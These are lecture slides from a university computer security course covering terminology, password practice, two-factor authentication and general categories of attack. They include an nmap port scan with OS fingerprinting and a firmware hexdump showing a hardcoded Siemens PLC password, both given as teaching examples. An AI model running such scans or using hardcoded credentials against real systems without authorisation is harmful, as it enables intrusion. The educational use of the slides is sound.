


CSE 40567 / 60567: Computer Security



Security Basics 3

My office hours will be held in
182D Fitzpatrick going forward

Homework #1 has been released. It is due
Tuesday, Jan. 28th at 11:59PM

See **Assignments Page** on the course
website for details

Basic Terminology

System

1. Product or component
2. All of the above + an OS, communications and other infrastructure components
3. All of the above + one or more applications
4. All of the above + IT staff
5. All of the above + internal users and management
6. All of the above + customers and other external users

Protocol

A **protocol** is a series of steps, involving two or more parties, designed to accomplish a task

- Participants must know the protocol and all of the steps to follow
- Everyone involved in the protocol must agree to follow it
- The protocol must be unambiguous
- The protocol must be complete
- **It should not be possible to do more or learn more than what is specified in the protocol**

Principal Actors

To demonstrate protocols, we need the help of some friends:






First participant in
all protocols (A)



Second participant in
all protocols (B)

Some protocols are between more than two actors



Participant in three-
and four-way
protocols (C)



Participant in
four-way
protocols (D)

Not everyone is honest...



Eavesdropper (*E*)


Not everyone is honest...



Malicious active
attacker (M)

Authentication


It should be possible for the receiver of a message to determine its origin



An intruder should not be able to impersonate someone else

Integrity


It should be possible for the receiver of a message to verify that it hasn't been modified



An intruder should not be able to substitute a false message for a legitimate one

Non-repudiation

A sender should not be able to falsely deny later that a message was sent



Identity

Correspondence between the names of principals, signifying that they refer to the same person or equipment

Alice acting as **Bob**'s manager

Bob acting as Carol's manager

Bob as branch manager signing a loan contract jointly with Dave

Security Policy

A succinct statement of a system's protection strategy


Example: Bank's Policy

- Each credit must be matched by an equal and opposite debit
- All transactions over \$1,000 must be authorized by two managers



Trust

A **trusted** system or component is one whose failure can break the security policy



Government Security Classifications Policy ©
BY 3.0 Bobrayner



Edward Snowden ©
BY 3.0 Hic et nunc

Trustworthy

A **trustworthy** system or component is one that won't fail




Example:

An uninterruptible power supply is a trustworthy component of a building's power system


Secrecy

The effect of the mechanisms used to limit the number of principals who can access information

Common mechanisms to provide secrecy:



Cryptography



Access Controls

Confidentiality

Involves an obligation to protect some other person's or organization's secrets if you know them



Example:

In the United States, medical records stored by a healthcare provider are confidential, and protected by HIPAA

Privacy

Privacy = choice & control over use
and disclosure of our identity and our
information

Unfortunate Privacy Truisms

1. Most people don't value their privacy until it is threatened or lost
2. Once invalidated or lost, you will need to regain your privacy over and over again...

Security vs. Privacy

- ▶ Accountable to Commander, President or Board of Directors



Chairman of the board of Orkla © BY-2.0 Guri Dahl

- ▶ Accountable to the subject of the data




Image Credit: C. Zibreg, idownloadblog.com

- ▶ Access and use controls defined by the system owner



- ▶ Access and use controls defined by design, use limitation, subject consent and legislation



Security vs. Privacy

- ▶ Generally focused on protecting against outsiders



Great Wall of China near Jinshanling ©
CC BY-SA Jakubhal

- ▶ Requires protecting against outsiders, insiders, and system owners



New Office © BY 2.0 Jakubhal

- ▶ Short-term risk based assessment.
(How likely is it?)


6 months

- ▶ Long-term capabilities based assessment (Is it possible?)

30 years

Nymity (Identifiability)

Measures the degree to which information is personally identifiable or recoverable.



Vulnerability

Property of a system or its environment which, in conjunction with an internal or external *threat*, can lead to a *security failure*

A security failure is a breach of the system's security policy

Example:


Heartbleed bug: improper input validation in the implementation of the TLS heartbeat extension of OpenSSL



Authentication Mechanisms

Key

- A piece of information that determines the functional output of a cryptographic algorithm (K)
- Could be any one of a large number of values
 - ▶ The range of possible values is called the **keyspace**




Passwords

- The most common user-facing embodiment of a key
- And one of the biggest practical problems facing security engineering today

Trouble with passwords

- People can't remember infrequently-used, frequently-changed, or many similar items
- The same passwords are reused for different applications

Advice from XKCD



THROUGH 20 YEARS OF EFFORT, WE'VE SUCCESSFULLY TRAINED EVERYONE TO USE PASSWORDS THAT ARE HARD FOR HUMANS TO REMEMBER, BUT EASY FOR COMPUTERS TO GUESS.

“My advice is to take a sentence and turn it into a password. Something like ‘This little piggy went to market’ might become ‘tlpWENT2m’. That nine-character password won't be in anyone's dictionary. Of course, don't use this one, because I've written about it. Choose your own sentence...”

- Bruce Schneier

Sensible password advice

- Never reuse a password you care about. An attacker can steal it from a low security site (your blog) and attack a higher stakes site (your bank).
- Don't bother updating your password regularly
- Be wary of the "secret question"; this is sometimes easier to break than your password itself.
- Use two-factor authentication.

Two-factor authentication

- Combines something you know with something you have
- Attacker needs to compromise both factors to gain access to the system

'tlpWENT2m' +



RSA SecureID © BY 3.0 AlexanderKlink

(User's Password)

(One-time Password)

One-time passwords

- Use a password once, then invalidate it
 - Defeats eavesdropping
- Commonly found in two-factor authentication schemes



A handheld authenticator token from RSA based on an internal clock, secret key and display

Challenge-Response

- One-time authentication mechanism using a non-repeating challenge from a server
- The response is a function of the challenge and a secret known to the client

```
challenge: 00193 Wed Sep 11 11:22:09 2015  
response: ab0dh1kd0jkgfj1kye./
```

Smart Cards

- Portable device with a CPU, I/O and a few thousand bytes of memory
- “Something you have” rather than “something you know”
- Can compute portions of cryptographic protocols for security and convenience purposes



JaCarta smart card based on Java Card technology ©
BY 3.0 Kharitonov

Biometrics

Biometrics: “the use of physical or behavioral properties of human beings for automatic identity recognition”



General Categories of Attacks

Reconnaissance

- Attacker needs to find vulnerabilities before exploiting them
- Reconnaissance can be conducted physically, on the host, or over the network

Port scanning and OS fingerprinting are common forms of network recon.


```
[root@darkstar ~]# nmap -ss -O scanme.Nmap.Org

Starting Nmap 5.21 ( http://nmap.org ) at 2010-04-05 10:46 IDT
Nmap scan report for scanme.Nmap.Org (64.13.134.52)
Host is up (0.18s latency).
rDNS record for 64.13.134.52: scanme.nmap.org
Not shown: 993 filtered ports
PORT      STATE SERVICE
25/tcp    closed smtp
53/tcp    open  domain
70/tcp    closed gopher
80/tcp    open  http
113/tcp   closed auth
8009/tcp  open  ajp13
31337/tcp closed Elite
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.15 - 2.6.26

OS detection performed. Please report any incorrect results at
http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.19 seconds
[root@darkstar ~]#
```

Stealing Passwords

1. Steal plaintext passwords (not as common these days)
2. Steal encrypted passwords and crack them (surprisingly easy)
3. Tap a legitimate terminal session and log the password
4. Shoulder surf the password



Brute Force Attack

- Could be a dictionary attack (often quick)

cultivating
cultivation
cultivator
cultlike

...

- Could be an attack against the bits of the key (typically not quick)

0000000000
0000000001
0000000010
0000000011

...

How long does a brute force attack against a keyspace take?

64-bit RC5 key cracked using 331,252 computers over 1,757 days (2002)

<http://www.distributed.net/RC5/en>

Dan Boneh's advice: algorithms with a brute force effort of less than 2^{90} are weak

<https://www.coursera.org/course/crypto>

768-bit RSA key factored in about half a year on 80 processors (2010)

<http://eprint.iacr.org/2010/006.pdf>

Reverse Engineering

- Plaintext secrets are often hardcoded in a binary program
- Low-level examination of the binary can yield those secrets:
 - ▶ Running it with a debugger
 - ▶ Profiling contents of memory
 - ▶ Disassembling and examining assembler code


Siemens PLC Hole: Hardcoded Password in Firmware

```
0021d8f0 64 0d 0a 00 67 65 6e 5f 63 6f 75 6e 74 65 72 20 | d...gen_counter
0021d900 20 20 20 20 20 20 20 3a 20 25 64 0d 0a 00 55 73 | : %d...Us
0021d910 65 72 2f 53 54 52 20 50 61 73 73 77 6f 72 64 2f | er/Srk Password/
0021d920 50 57 44 00 62 61 73 69 73 6b 00 00 3c 48 54 4d | (PWD.basisk. <HTM
0021d930 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4c | <HEAD><TITLE>L
0021d940 6f 67 69 6e 3c 2f 54 49 54 4c 45 3e 3c 2f 48 45 | login</TITLE></HE
0021d950 41 44 3e 3c 42 4f 44 59 3e 3c 75 3e 3c 48 31 3e | AD><BODY><u><H1>
0021d960 4c 6f 67 69 6e 3c 2f 48 31 3e 3c 2f 75 3e 00 00 | Login</H1></u>..
0021d970 4c 6f 67 69 6e 20 73 75 63 63 65 73 73 66 75 6c | Login successful
0021d980 6e 20 20 50 6f 75 20 6d 61 70 20 73 61 6e 74 20 | Your next step
```

